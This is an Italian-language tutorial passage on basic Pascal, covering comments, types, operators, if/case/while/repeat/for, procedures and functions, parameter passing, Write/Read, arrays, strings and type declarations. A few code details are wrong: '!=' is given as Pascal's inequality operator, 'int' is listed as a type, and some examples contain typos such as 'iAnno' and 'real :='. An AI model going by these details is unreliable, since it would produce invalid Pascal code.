Il Pascal consente l'utilizzo di due tipi di delimitatore per circoscrivere i commenti: le parentesi graffe ('**`{`**' e '**`}`**') e la coppia '**`(*`**' '**`*)`**'. Generalmente non sono ammissibili i commenti annidati, cioè quelli a più livelli.

Quello che segue è l'esempio del programma che non fa alcunché, con qualche commento.

```
{
    Ecco un programma che non fa proprio nulla.
}
program Nulla;

begin
    (* è qui che ha luogo il «nulla» *)
end.
```

Esistono due tipi di delimitatori per i commenti solo perché i primi, cioè le parentesi graffe, potevano essere difficili da ottenere nelle prime tastiere di alcuni paesi europei.

292.1.4 Suddivisione di un programma Pascal

Il linguaggio Pascal è un po' rigido per ciò che riguarda la sequenza con cui possono essere descritte le varie parti che lo compongono. Si distinguono tre parti fondamentali nel file sorgente:

1. intestazione del programma -- si tratta della dichiarazione '**`program`**' seguita dal nome;
2. dichiarazioni -- è lo spazio in cui si dichiara tutto ciò che viene usato nel programma, per esempio le variabili, le procedure e le funzioni;
3. istruzioni -- è lo spazio, delimitato dalle parole chiave '**`begin`**' '**`end`**', in cui si inseriscono le istruzioni del programma, ovvero è quello che in altri linguaggi di programmazione è la funzione o la procedura principale.

È il caso di osservare che i commenti possono essere collocati in ogni punto del file sorgente.

292.1.5 Output elementare

Quasi tutti gli esempi di programmazione elementare, in qualunque linguaggio di programmazione, utilizzano un'istruzione per l'output elementare.

Negli esempi che verranno mostrati inizialmente, si farà spesso uso della procedura '**`Writeln()`**', la quale si occupa semplicemente di emettere attraverso lo standard output tutti gli argomenti forniti. L'esempio seguente serve a emettere la frase «1000 volte ciao mondo!», utilizzando due parametri: la costante numerica 1000 e la stringa « volte ciao mondo!».

```
program CiaoMondo1000;

begin
    Writeln(1000, ' volte ciao mondo!');
end.
```

Si tenga presente, in ogni caso, che '**`Writeln`**' e '**`writeln`**' sono la stessa cosa.

292.2 Variabili e tipi

I tipi di dati elementari del linguaggio Pascal dipendono dal compilatore utilizzato e dall'architettura dell'elaboratore sottostante. I tipi standard del Pascal ANSI sono elencati nella tabella 292.1. Il tipo '**`char`**', non fa parte dello standard ANSI, ma è molto diffuso e così appare incluso in quella tabella.

Tabella 292.1. Elenco dei tipi di dati primitivi fondamentali in Pascal.

Tipo	Descrizione
int	Numeri interi positivi e negativi.
byte	Interi positivi di un solo byte (da 0 a 255).
real	Numeri a virgola mobile.
boolean	Valori logici booleani.
char	Carattere (generalmente di 8 bit).

292.2.1 Valori contenibili e costanti letterali

Ogni tipo di variabile può contenere un solo tipo di dati, esprimibile eventualmente attraverso una costante letterale scritta secondo una forma adatta.

I valori numerici vengono espressi da costanti letterali senza simboli di delimitazione.

- Gli interi ('**`integer`**') vanno espressi con numeri normali, senza punti di separazione di un'ipotetica parte decimale, prefissati eventualmente dal segno meno ('**`-`**') nel caso di valori negativi.
- I valori '**`byte`**' vanno espressi come gli interi positivi, con la limitazione della dimensione massima.
- I numeri reali ('**`real`**') possono essere espressi come numeri aventi una parte decimale, segnalata dalla presenza di un punto decimale.

  Se si vuole indicare un numero reale corrispondente a un numero intero, si deve aggiungere un decimale finto, per esempio, il numero 10 si può rappresentare come 10.0.

  Naturalmente è ammissibile anche la notazione esponenziale, come per esempio '**`7e-2`**' che corrisponde in pratica a $7*(10^{-2})$, pari a 0.07.

I valori logici vengono espressi dalle costanti letterali ‘**TRUE**’ e ‘**FALSE**’.

I valori carattere e stringa, vengono delimitati da coppie di apici singoli, come ‘**'A'**’, ‘**'B'**’, ... ‘**'Ciao Mondo!'**’.

292.2.2 Dichiarazione delle variabili

La dichiarazione delle variabili può essere fatta esclusivamente prima di un blocco ‘**begin**’ ‘**end**’ di un programma, di una funzione o di una procedura.

```
var nome : tipo;
```

Dalla sintassi si vede l’utilizzo della parola chiave ‘**var**’, seguita dal nome della variabile da definire, quindi da due punti (‘**:**’), infine dalla definizione del tipo di variabile.

In realtà, è possibile anche indicare un elenco di nomi, separati da virgole, quando questi devono essere tutti dello stesso tipo; inoltre, è possibile dichiarare più variabili differenti, utilizzando la parola chiave ‘**var**’ una sola volta.

Esempi

```
var     conta   :       integer;
```

Dichiara la variabile ‘**conta**’ di tipo intero.

```
var     conta,canta     :       integer;
```

Dichiara le variabili ‘**conta**’ e ‘**canta**’ di tipo intero.

```
var     conta   :       integer;
        canta   :       integer;
```

Esattamente uguale all’esempio precedente.

```
var
        conta   :       integer;
        lettera :       char;
```

Dichiara la variabile ‘**conta**’ di tipo intero e la variabile ‘**lettera**’ di tipo carattere.

292.3 Operatori ed espressioni

Gli operatori sono qualcosa che esegue un qualche tipo di funzione, su uno o due operandi, restituendo un valore. Il tipo di valore restituito varia a seconda dell’operatore e degli operandi utilizzati. Per esempio, la somma di due interi genera un intero, mentre una divisione di un valore intero per un altro numero intero, genera un numero reale.

292.3.1 Operatori aritmetici

Gli operatori che intervengono su valori numerici sono elencati nella tabella 292.2.

Tabella 292.2. Elenco degli operatori aritmetici e di quelli di assegnamento relativi a valori numerici.

Operatore e operandi	Descrizione
op1 + *op2*	Somma i due operandi.
op1 - *op2*	Sottrae dal primo il secondo operando.
op1 * *op2*	Moltiplica i due operandi.
op1 / *op2*	Divide il primo operando per il secondo, il risultato è in virgola mobile.
op1 div *op2*	Divide il primo operando per il secondo generando un risultato intero.
op1 mod *op2*	Modulo: il resto della divisione tra il primo e il secondo operando.
var := *valore*	Assegna alla variabile il valore alla destra.

Una caratteristica fondamentale del Pascal è la sua attenzione nella coerenza dei tipi di dati utilizzati nelle espressioni e nelle assegnazioni. Tanto per comprendere il problema con un esempio, un compilatore non dovrebbe consentire l'assegnamento di un valore in virgola mobile in una variabile intera. Naturalmente, ogni compilatore può utilizzare una politica differente, consentendo una conversione di tipo automatica in situazioni particolari.

In ogni caso, è necessario conoscere l'uso di alcune funzioni essenziali, utili per prevenire conflitti nel tipo dei dati.

`Round(` *numero_reale* `)`
`Trunc(` *numero_reale* `)`

Le due funzioni, usate in questo modo, restituiscono un valore intero a partire da un valore a virgola mobile. Nel primo caso il numero viene arrotondato, mentre nel secondo viene semplicemente troncato al valore intero.

292.3.2 Operatori di confronto e operatori logici

Gli operatori di confronto determinano la relazione tra due operandi. Il risultato dell'espressione composta da due operandi messi a confronto è di tipo booleano, rappresentabile in Pascal con le costanti '**`TRUE`**' e '**`FALSE`**'. Gli operatori di confronto sono elencati nella tabella 292.3.

Tabella 292.3. Elenco degli operatori di confronto. Le metavariabili indicate rappresentano gli operandi e la loro posizione.

Operatore e operandi	Descrizione
op1 = *op2*	*Vero* se gli operandi si equivalgono.
op1 != *op2*	*Vero* se gli operandi sono differenti.
op1 < *op2*	*Vero* se il primo operando è minore del secondo.
op1 > *op2*	*Vero* se il primo operando è maggiore del secondo.
op1 <= *op2*	*Vero* se il primo operando è minore o uguale al secondo.
op1 >= *op2*	*Vero* se il primo operando è maggiore o uguale al secondo.

Quando si vogliono combinare assieme diverse espressioni logiche, comprendendo in queste anche delle variabili che contengono un valore booleano, si utilizzano gli operatori logici. Gli operatori logici sono elencati nella tabella 292.4.

Tabella 292.4. Elenco degli operatori logici. Le metavariabili indicate rappresentano gli operandi e la loro posizione.

Operatore e operandi	Descrizione
not *op*	Inverte il risultato logico dell'operando.
op1 and *op2*	*Vero* se entrambi gli operandi restituiscono il valore *Vero*.
op1 or *op2*	*Vero* se uno o entrambi gli operandi restituiscono il valore *Vero*.

Nel Pascal tradizionale, le espressioni logiche vengono valutate in ogni parte, prima di definire il risultato finale di un operatore AND o di un operatore OR. Dal momento che questo metodo di risoluzione è inutilmente dispersivo, spesso i compilatori Pascal consentono di ottenere il «cortocircuito», attraverso cui si valutano solo le parti dell'espressione che sono indispensabili per arrivare al risultato finale.

292.4 Strutture di controllo del flusso

Il linguaggio Pascal gestisce un buon numero di strutture di controllo di flusso, compreso il salto *go-to* che comunque è sempre meglio non utilizzare e qui, volutamente, non viene presentato.

Le strutture di controllo permettono di sottoporre l'esecuzione di una parte di codice alla verifica di una condizione, oppure permettono di eseguire dei cicli, sempre sotto il controllo di una condizione. La parte di codice che viene sottoposta a questo controllo, può essere un'istruzione singola, oppure un gruppo di istruzioni. Nel secondo caso, quasi sempre, è necessario delimitare questo gruppo attraverso l'uso di '**`begin`**' e '**`end`**'.

Dal momento che è comunque consentito di realizzare un gruppo di istruzioni che in realtà ne contiene una sola, probabilmente è meglio utilizzare sempre i delimitatori '**`begin`**' '**`end`**', a vantaggio dello stile e della leggibilità del codice.

292.4.1 if

`if` *condizione* `then` *istruzione*
`if` *condizione* `then` *istruzione* `else` *istruzione*

Se la condizione si verifica, viene eseguita l'istruzione (o il gruppo di istruzioni) seguente; quindi il controllo passa alle istruzioni successive alla struttura. Se viene utilizzato '**`else`**', nel caso non si verifichi la condizione, viene eseguita l'istruzione che ne segue.

Vengono mostrati alcuni esempi.

```
...
var     importo : integer;
...
if importo > 10000000 then Writeln( 'offerta vantaggiosa' );
```

```
...
var     importo         : integer;
        memorizza       : integer;
...
if importo > 10000000 then
begin
    memorizza := importo;
    Writeln( 'offerta vantaggiosa' );
end
else
    Writeln( 'meglio lasciar perdere' );
```

```
...
var     importo         : integer;
        memorizza       : integer;
...
if importo > 10000000 then
begin
    memorizza := importo;
    Writeln( 'offerta vantaggiosa' );
end
else if importo > 5000000 then
begin
    memorizza := importo;
    Writeln( 'offerta accettabile' );
end
else
    Writeln( 'meglio lasciar perdere' );
```

Il blocco *if-then-else* rappresenta un'unica istruzione in Pascal. In questo senso, dovrebbe apparire un punto e virgola alla fine del blocco, a terminare l'istruzione. Se si utilizzano raggruppamenti di istruzioni attraverso i delimitatori '**`begin`**' '**`end`**', le istruzioni contenute terminano con il punto e virgola, mentre il blocco, dopo la parola chiave '**`end`**', no, a meno che si tratti della fine dell'istruzione '**`if`**'.

Per osservare meglio questo particolare, si potrebbero riscrivere gli stessi esempi nel modo seguente, in cui il punto e virgola finale serve a concludere visivamente la dentellatura delle istruzioni '**`if`**'.

```
...
var     importo : integer;
...
if importo > 10000000 then
    Writeln( 'offerta vantaggiosa' )
;
```

```
...
var     importo         : integer;
        memorizza       : integer;
...
if importo > 10000000 then
    begin
        memorizza := importo;
        Writeln( 'offerta vantaggiosa' );
    end
else
    Writeln( 'meglio lasciar perdere' )
;
```

```
...
var     importo         : integer;
        memorizza       : integer;
...
if importo > 10000000 then
    begin
        memorizza := importo;
        Writeln( 'offerta vantaggiosa' );
    end
else
    if importo > 5000000 then
        begin
            memorizza := importo;
            Writeln( 'offerta accettabile' );
        end
    else
        Writeln( 'meglio lasciar perdere' )
;
```

292.4.2 case

La struttura di selezione si ottiene con l'istruzione '**`case`**'. Si tratta di una struttura un po' troppo complessa per essere rappresentata facilmente attraverso uno schema sintattico. In generale, l'istruzione '**`case`**' permette di eseguire una o più istruzioni in base al risultato di un'espressione. L'esempio seguente mostra la visualizzazione del nome del mese, in base al valore di un intero.

```
...
var     mese    : integer;
...
```

```
case mese of
    1  : Writeln( 'gennaio' );
    2  : Writeln( 'febbraio' );
    3  : Writeln( 'marzo' );
    4  : Writeln( 'aprile' );
    5  : Writeln( 'maggio' );
    6  : Writeln( 'giugno' );
    7  : Writeln( 'luglio' );
    8  : Writeln( 'agosto' );
    9  : Writeln( 'settembre' );
    10 : Writeln( 'ottobre' );
    11 : Writeln( 'novembre' );
    12 : Writeln( 'dicembre' );
end;
```

È importante osservare l'uso del punto e virgola, che conclude ogni istruzione richiamata dai vari casi. La parola chiave '**end**' finale, conclude la struttura.

Un gruppo di casi può essere raggruppato assieme, quando si vuole che ognuno di questi esegua lo stesso gruppo di istruzioni.

```
...
var     anno    : integer;
        mese    : integer;
        giorni  : integer;
...
case mese of
    1,3,5,7,8,10,12 :
        giorni := 31;
    4,6,9,11 :
        giorni := 30;
    2   :
        if ((anno mod 4 = 0) and not (anno mod 100 = 0)) or
                (iAnno mod 400 = 0) then
            giorni := 29
        else
            giorni := 28
        ;
end;
```

È anche possibile definire un caso predefinito che si verifichi quando nessuno degli altri si avvera.

```
...
var     mese    : integer;
...
case mese of
    1  : Writeln( 'gennaio' );
    2  : Writeln( 'febbraio' );
...
    11 : Writeln( 'novembre' );
    12 : Writeln( 'dicembre' );
else
    Writeln( 'mese non corretto' );
end;
```

Un intervallo di casi può essere indicato facilmente come nell'esempio seguente:

```
...
var     mese    : integer;
...
case mese of
    6..9 : Writeln( 'mesi caldi' );
    ...
end;
```

292.4.3 while

`while` *condizione* `do` *istruzione*

'**`while`**' esegue un'istruzione finché la condizione restituisce il valore *Vero*. La condizione viene valutata prima di eseguire l'istruzione e poi ogni volta che termina un ciclo, prima dell'esecuzione del successivo.

Come sempre, al posto della singola istruzione se ne può inserire un raggruppamento delimitato dalle parole chiave '**`begin`**' e '**`end`**'.

L'esempio seguente fa apparire per 10 volte la lettera «x».

```
program DieciX;

var contatore   : integer;

begin
    contatore := 0;
    while contatore < 10 do
    begin
        contatore := contatore + 1;
        Writeln( 'x' );
    end;
end.
```

La struttura '**`while`**' è un'istruzione singola in Pascal. Per sottolinearlo, si potrebbe cambiare la dentellatura dell'esempio appena mostrato per fare in modo che il punto e virgola finale, che chiude l'istruzione, inizi sulla stessa colonna della parola chiave '**`while`**'.

```
...
    contatore := 0;
    while contatore < 10 do
        begin
            contatore := contatore + 1;
            Writeln( 'x' );
        end
    ;
...
```

292.4.4 repeat-until

`repeat` *istruzione* `;`... `until` *condizione* `;`

La struttura '**`repeat`**' '**`until`**' permette di eseguire un gruppo di istruzioni una volta e poi di ripeterne l'esecuzione fino a quando la condizione posta alla fine continua a non verificarsi.

Ci sono quindi due diversità fondamentali, rispetto alla struttura '**`while`**': il gruppo di istruzioni viene eseguito sicuramente almeno una volta; il verificarsi della condizione implica l'interruzione del ciclo.

Per quanto riguarda la sintassi usata dal Pascal, c'è da osservare che dopo la parola chiave '**`repeat`**' possono essere collocate una serie di istruzioni, senza bisogno di un raggruppamento '**`begin`**' '**`end`**'. In questo senso, ogni istruzione termina con il suo punto e virgola.

L'esempio seguente è solo un pretesto per mostrare il funzionamento di questa struttura: visualizza 10 volte la lettera «x».

```
program DieciX;

var contatore   : integer;

begin
```

```
    contatore := 0;
    repeat
        contatore := contatore + 1;
        Writeln( 'x' );
    until contatore = 10;
end.
```

292.4.5 for

for *variabile*; := *inizio* to *fine* do *istruzione*

L'istruzione '**`for`**' permette di definire un ciclo enumerativo, in cui una variabile intera viene inizializzata, quindi viene eseguita ripetitivamente l'istruzione controllata, incrementando alla fine di ogni esecuzione tale variabile e interrompendo il ciclo quando questa raggiunge il valore finale (quando la variabile ha raggiunto il valore finale, si esegue l'istruzione per l'ultima volta). L'incremento è di un'unità quando il valore finale è maggiore di quello iniziale, oppure di un'unità negativa quando il valore finale è minore di quello iniziale.

L'esempio già visto, in cui veniva visualizzata per 10 volte una «x», potrebbe tradursi nel modo seguente, attraverso l'uso di un ciclo '**`for`**'.

```
program DieciX;

var contatore   : integer;

begin
    for contatore := 1 to 10 do
        Writeln( 'x' )
    ;
end.
```

Come sempre, al posto di controllare una singola istruzione, se ne può gestire un gruppo, attraverso l'uso dei delimitatori '**`begin`**' e '**`end`**'. L'esempio già visto, potrebbe eventualmente tradursi nel modo seguente:

```
...
    for contatore := 1 to 10 do
        begin
            Writeln( 'x' );
        end
    ;
...
```

292.5 Procedure e funzioni

Il linguaggio Pascal distingue due tipi di subroutine: procedure e funzioni. In pratica, le procedure sono funzioni che non restituiscono alcun valore.

La dichiarazione e descrizione delle procedure e delle funzioni deve essere fatta all'interno della parte iniziale del programma, dedicata alle dichiarazioni. Procedure e funzioni possono chiamarsi a vicenda e, in ogni caso, perché la chiamata possa essere valida, occorre che la procedura o la funzione sia stata dichiarata precedentemente.

Ci sono situazioni in cui non è possibile descrivere una funzione o una procedura prima di quella chiamante. In tali casi, è possibile dichiarare una funzione senza descriverla immediatamente.

292.5.1 Struttura

Per il linguaggio Pascal, le procedure e le funzioni sono dei sottoprogrammi veri e propri, tanto che anche in questo caso si distinguono tre parti: intestazione, dichiarazioni e istruzioni. In particolare, l'intestazione può includere anche la dichiarazione, a meno che questa non sia separata per renderla visibile ad altre procedure e funzioni precedenti.

procedure *nome* [(*parametro_formale* [...])];
function *nome* [(*parametro_formale* [...])] : *tipo*;

La sintassi che appare sopra rappresenta la dichiarazione di una procedura e di una funzione. Come si può osservare, a parte la parola chiave iniziale, la funzione ha alla fine l'indicazione del tipo di dati che restituisce.

Se la procedura o la funzione non richiede l'indicazione di parametri, allora non è necessario specificare alcun *parametro formale*, quindi non sono necessarie nemmeno le parentesi tonde.

Dopo la dichiarazione della funzione o della procedura, vanno indicate le dichiarazioni, per esempio le variabili utilizzate, nello stesso modo già visto per il programma.

Infine vanno poste le istruzioni, all'interno di un raggruppamento '**begin**' '**end**'. A differenza del raggruppamento analogo che riguarda il blocco principale del programma, la parola chiave '**end**' è conclusa con un punto e virgola invece che con il punto.

La funzione restituisce un valore, attraverso l'assegnamento a una variabile ipotetica che ha lo stesso nome della funzione.

Esempi

```
procedure CiaoCiao;
begin
    Writeln('Ciao a tutti');
    Writeln('ciao ciao ciao');
end;
```

Si tratta di una procedura elementare che non utilizza alcun parametro e si limita a emettere un messaggio di saluto.

```
function CiaoCiao : boolean;
begin
    Writeln('Ciao a tutti');
    Writeln('ciao ciao ciao');
    CiaoCiao := TRUE;
end;
```

Si tratta di una funzione elementare che non utilizza alcun parametro e si limita a emettere un messaggio di saluto, restituendo sempre il valore booleano *Vero*.

292.5.2 Campo di azione

Sia le variabili che le procedure e le funzioni, hanno un campo di azione. Le variabili dichiarate nella parte introduttiva di un programma, prima della dichiarazione di procedure e funzioni, sono accessibili al corpo del programma e a tutte le procedure e funzioni. Le variabili dichiarate nella parte introduttiva di una procedura o di una funzione, hanno effetto locale, non essendo visibili all'esterno; se queste hanno nomi già utilizzati per le variabili globali, di fatto ne impediscono l'accesso.

Le procedure e le funzioni, in qualità di sottoprogrammi, possono contenere anche la dichiarazione di sottoprocedure e sottofunzioni. In tal caso, tali subroutine sono accessibili solo dal

codice contenuto nella procedura o funzione in cui sono dichiarate. Nello stesso modo, le variabili locali delle procedure o delle funzioni sono accessibili anche alle rispettive sottoprocedure e sottofunzioni.

292.5.3 Forward

Si è accennato al fatto che, perché una chiamata possa essere valida, occorre che la procedura o la funzione in questione sia stata dichiarata prima, cioè in una posizione precedente all'interno del sorgente.

In presenza di chiamate ricorsive tra più procedure o funzioni, diviene impossibile che ogni chiamata si riferisca sempre a qualcosa di definito e descritto in precedenza.

Per risolvere il problema, si può dichiarare una procedura o una funzione prima della sua descrizione effettiva, attraverso l'uso della parola chiave '**`forward`**', come nell'esempio seguente:

```
...
procedure MiaProcedura(...);
forward;
...
...
procedure MiaProcedura;
begin
    ...
end;
...
```

La dichiarazione della procedura o della funzione deve contenere la dichiarazione di tutti i parametri formali, mentre la descrizione è assente.

292.5.4 Parametri formali e chiamata per valore o per riferimento

La descrizione dei parametri formali, all'interno della dichiarazione di una procedura o di una funzione, richiede la definizione del nome delle variabili e del tipo relativo. Il campo di azione di queste variabili è locale.

```
...
procedure MiaProcedura( primo,secondo : integer;
                        terzo         : char);
begin
    ...
end;
...
```

L'esempio mostra la dichiarazione di una procedura che utilizza tre parametri formali, denominati casualmente proprio: '**`primo`**', '**`secondo`**' e '**`terzo`**'. I primi due sono di tipo '**`integer`**', mentre l'ultimo è di tipo '**`char`**'.

Come si può osservare, la dichiarazione dei parametri formali è molto simile alla dichiarazione delle variabili, con la differenza che ciò avviene all'interno di parentesi tonde, oltre al fatto che (per il momento) manca la parola chiave '**`var`**'.

Una procedura o una funzione in cui i parametri formali siano stati dichiarati in questo modo, riceve una copia dei dati nel momento della chiamata, senza poter riflettere all'indietro le modifiche che a questi dovesse applicare. Si ha in pratica una chiamata per valore.

È possibile dichiarare una procedura o una funzione in cui la chiamata sia per riferimento, in modo da riflettere all'indietro le modifiche, utilizzando la parola chiave '**`var`**'.

```
...
procedure MiaProcedura( primo       : integer;
                        var secondo : integer;
                        terzo       : char);
begin
    ...
end;
...
```

L'esempio mostra una variante in cui si dichiara che il secondo parametro formale, '**`secondo`**', riflette all'indietro le modifiche che dovessero essergli apportate all'interno della procedura.

292.5.5 Chiamata e parametri attuali

La chiamata di una procedura o di una funzione, avviene semplicemente nominandola e facendola seguire dall'indicazione dei *parametri attuali*, cioè dei valori che si vuole siano passati per l'elaborazione.

La differenza fondamentale tra procedure e funzioni sta nel fatto che le chiamate alle prime vengono utilizzate come istruzioni pure e semplici, mentre le seconde, vanno inserite all'interno di espressioni.

Merita un minimo di attenzione anche il tipo di chiamata: per valore o per riferimento. Nel primo caso, non si pongono problemi di alcun tipo, dal momento che la funzione o la procedura chiamata non può alterarli; se invece si tratta di una chiamata per riferimento, occorre fare attenzione che il parametro attuale, usato nella chiamata, non sia una costante, perché questo genererebbe un errore irreversibile.

```
...
var     MioNumero : integer;
...
procedure MiaProcedura( primo       : integer;
                        var secondo : integer;
                        terzo       : char);
begin
    ...
    secondo := 777;
    ...
end;
...
{ inizio del programma }
begin
    MiaProcedura( 123, MioNumero, 'C' );
    Writeln( MioNumero );
end.
```

L'esempio mostra una chiamata a una procedura in cui uno dei parametri deve essere chiamato per riferimento. In tal caso, il parametro attuale corrispondente utilizzato nella chiamata, è necessariamente una variabile.

292.6 I/O elementare

Per le operazioni di I/O elementare, cioè per l'utilizzo di standard output e standard error, si hanno a disposizione due coppie di procedure: '**`Write()`**' e '**`Writeln()`**'; '**`Read()`**' e '**`Readln()`**'. La prima coppia per emettere qualcosa attraverso lo standard output, la seconda per leggere qualcosa dallo standard input.

Anche se non è ancora stato affrontato l'argomento stringhe, è opportuno anticipare che per inserire un apice singolo all'interno di una costante stringa, basta indicarne due consecutivi. Per esempio, la stringa seguente,

```
'questa è la ''vera'' verità'
```

Si traduce in:

```
questa è la 'vera' verità
```

292.6.1 Write(), Writeln()

Write(*elemento_da_visualizzare* [: *dimensione* [: *decimali*]] [, ...])
Writeln(*elemento_da_visualizzare* [: *dimensione* [: *decimali*]] [, ...])

Le procedure '**Write()**' e '**Writeln()**' permettono di emettere attraverso lo standard output il contenuto di tutti i parametri che gli vengono forniti. A seconda dei tipi di dati utilizzati, vengono effettuate tutte le conversioni necessarie a ottenere un risultato stringa.

Se un parametro attuale, fornito nella chiamata, viene indicato seguito da due punti ('**:**') e quindi da un numero, si stabilisce lo spazio (espresso in colonne) che questo utilizzerà nell'output. Se si specifica tale dimensione, l'informazione verrà rappresentata allineandola a destra. Questa possibilità di definire la dimensione viene utilizzata prevalentemente per i dati numerici e in questo senso sta la logica dell'allineamento a destra.

Se si vuole rappresentare un valore numerico con decimali, è abbastanza importante fissare la dimensione della visualizzazione, aggiungendo anche l'indicazione delle colonne da riservare alla parte decimale. Diversamente, la rappresentazione risulterebbe in notazione esponenziale.

L'unica differenza tra le due procedure, sta nel fatto che '**Writeln()**' aggiunge automaticamente, alla fine della stringa visualizzata, il codice di interruzione di riga, in modo da riportare il cursore all'inizio della riga successiva.

Esempi

```
var totale : integer;
...
totale := 1950000;
...
Write('Totale:', totale:11);
```

Emette la stringa seguente, senza portare a capo il cursore alla fine.

```
Totale:    1950000
```

```
var totale : real;
...
real := 1234.5678;
...
Writeln('Totale:', totale:11:5);
```

Emette la stringa seguente, portando a capo il cursore alla fine.

```
Totale: 1234.56780
```

292.6.2 Read(), Readln()

Read(*variabile* [, ...])
Readln(*variabile* [, ...])

Le procedure '**Read()**' e '**Readln()**' permettono di leggere dallo standard input dei valori per le variabili che vengono indicate come parametri della chiamata. I dati inseriti, vengono distinti in

base all'inserimento di spaziature, così come avviene di solito con gli argomenti di un comando del sistema operativo.

È importante che i dati inseriti siano compatibili con il tipo delle variabili utilizzate, altrimenti si rischia di ottenere un errore irreversibile durante il funzionamento del programma.

La differenza tra le due procedure sta nel fatto che '**`Readln()`**' dovrebbe restituire l'eco del codice di interruzione di riga, quando si preme [*Invio*] per concludere l'inserimento dei dati, mentre '**`Read()`**' no. In pratica, può darsi che il compilatore non riesca a distinguere tra le due procedure, comportandosi sempre nello stesso modo.

Esempi

```
var totale : integer;
...
Write('Inserisci il totale: ');
Read(totale);
...
```

Emette l'invito a inserire un valore e quindi lo attende dallo standard input.

```
var capitale : integer;
var tasso    : real;
...
Write('Inserisci di seguito il capitale e il tasso: ');
Read(capitale,tasso);
...
```

Emette l'invito a inserire due valori consecutivi: un intero e un valore decimale.

292.7 Struttura del sorgente: le dichiarazioni

È già stato accennato alla struttura di un sorgente Pascal: del programma, delle procedure e delle funzioni. Si tratta di tre parti fondamentali:

1. intestazione del programma, dichiarazione della procedura o della funzione;
2. dichiarazioni;
3. istruzioni.

Il punto più delicato è la definizione della parte delle dichiarazioni, dato che nel Pascal originale esiste un ordine preciso nel tipo di istruzioni che possono esservi inserite. Si tratta di dichiarazioni:

1. '**`label`**'
2. '**`const`**'
3. '**`type`**'
4. '**`var`**'
5. '**`procedure`**'
6. '**`function`**'

La maggior parte di queste dichiarazioni non è ancora stata descritta. In particolare, '**`label`**', dal momento che serve a realizzare dei salti incondizionati senza ritorno (*go-to*), non viene descritta in questi capitoli sul Pascal.

292.8 Riferimenti

- Gordon Dodrill, *Pascal Language Tutorial*

  <*http://www8.silversand.net/techdoc/pascal/paslist.htm*>

Pascal: tipi di dati derivati

Nel capitolo introduttivo è stato visto l'uso di variabili identificabili semplicemente con il loro nome. La programmazione elementare richiede anche l'utilizzo di strutture di dati più complesse; le stesse stringhe sono degli array di caratteri e come tali vanno trattate.

293.1 Array

Gli array in Pascal sono una sequenza ordinata, in una quantità prestabilita, di elementi dello stesso tipo. Gli elementi possono essere composti da qualunque tipo di dati, nativo o derivato.

Una caratteristica importante del linguaggio Pascal sta nel fatto che nel momento della dichiarazione di un array, viene definito anche il valore iniziale dell'indice da utilizzare per la scansione dei vari elementi.

293.1.1 Dichiarazione e accesso

```
var nome : array[inizio..fine] of tipo
```

La sintassi indicata, dove le parentesi quadre fanno parte dell'istruzione, mostra in breve in che modo si possa dichiarare un array, a una sola dimensione, di elementi di un certo tipo di dati.

È importante osservare che vengono stabiliti in modo esplicito sia l'indice iniziale del primo elemento che quello finale dell'ultimo, stabilendo implicitamente la quantità di questi.

L'esempio seguente mostra la dichiarazione di tre array simili, composti tutti da sette interi, dove, rispettivamente, il primo elemento si raggiunge con l'indice iniziale 1, 0 e 2.

```
var elenco  : array[1..7] of integer;
    elenco2 : array[0..6] of integer;
    elenco3 : array[2..8] of integer;
```

Per accedere agli elementi di un array si usa la sintassi seguente e anche qui le parentesi quadre fanno parte dell'istruzione.

```
nome[indice]
```

Quello che conta è che l'indice indicato sia valido, in funzione della dichiarazione fatta in origine. L'esempio seguente assegna al primo elemento il valore 10.

```
elenco[1] := 10;
```

Gli array multidimensionali non sono altro che array di array. Il modo più semplice per dichiarare un array multidimensionale è quello di indicare due o più intervalli di valori per gli indici, secondo la sintassi seguente:

```
var nome : array[inizio..fine,inizio..fine...] of tipo
```

Per esempio, l'istruzione seguente dichiara un array a due dimensioni di tre elementi per otto, di tipo intero. Si osservi in particolare il secondo intervallo di indici, dove il primo elemento verrà raggiunto con l'indice zero.

```
var elenco : array[1..3,0..7] of integer;
```

In modo analogo, si raggiunge un elemento di un array multidimensionale utilizzando due o più indici, secondo la sintassi seguente:

```
nome[indice,indice...]
```

L'esempio seguente assegna un valore all'elemento «1,0».

```
elenco[1,0] := 10;
```

293.1.2 Scansione di un array

La scansione di un array avviene generalmente con un ciclo enumerativo, '**for**', come nell'esempio seguente:

```
...
var indice : integer;
var elenco : array[1..7] of integer;
...
begin
    ...
    for indice := 1 to 7 do begin
        ...
        elenco[indice] := ...
        ...
    end;
    ...
end.
```

La scansione di array multidimensionali avviene generalmente attraverso una serie di cicli enumerativi, uno per ogni dimensione, annidati opportunamente. L'esempio seguente mostra la scansione di un array a tre dimensioni.

```
...
var i,j,k : integer;
var elenco : array[1..7,0..8,2..10] of integer;
...
begin
    ...
    for i := 1 to 7 do begin
        ...
        for j := 0 to 8 do begin
            ...
            for k := 2 to 10 do begin
                ...
                elenco[i,j,k] := ...
                ...
            end;
            ...
        end;
        ...
    end;
    ...
end.
```

293.2 Stringhe

Nel linguaggio Pascal, così come in molti altri, le stringhe sono semplicemente degli array di caratteri, con qualche piccola differenza per facilitarne l'utilizzo.

La dichiarazione di una variabile stringa è quindi la dichiarazione di un array composto da una quantità predefinita di caratteri. Nell'esempio seguente, viene creato una variabile stringa di 20 caratteri.

```
var cognome : array[1..20] of char;
```

La variabile dichiarata in questo modo può essere usata come un array, cioè accedendo alle informazioni carattere per carattere, oppure nel suo insieme. Nell'esempio seguente si assegna un nome alla variabile stringa mostrata sopra.

```
cognome := 'Rossi';
```

Se si utilizza un assegnamento di questo tipo, vengono ricoperti anche gli elementi successivi alla lunghezza della stringa letterale assegnata. Quindi, seguendo l'esempio, l'array riceverà il nome «Rossi» nei suoi primi cinque elementi, mentre negli altri verrà comunque inserito uno spazio.

293.3 Tipi

Il linguaggio Pascal permette di definire dei tipi di dati derivati, a partire da quelli elementari, o a partire da altri tipi composti dichiarati precedentemente.

```
type tipo_nuovo = definizione_del_tipo
```

La definizione di un nuovo tipo va posta nella zona dichiarativa del programma, della procedura o della funzione. L'esempio seguente serve a dichiarare il tipo «Numero» come equivalente al tipo intero standard.

```
type Numero = integer;
```

Naturalmente, la definizione di un nuovo tipo è sensata quando serve a individuare qualcosa di più complesso dei dati elementari, come nel caso di un array. L'esempio seguente dichiara il tipo «Stringa» come un array di 80 caratteri, quindi dichiara il tipo «Nominativo» come array composto da due elementi «Stringa» (probabilmente uno per il nome e l'altro per il cognome).

```
type Stringa = array[1..80] of char;
type Nominativo = array[1..2] of Stringa;
```

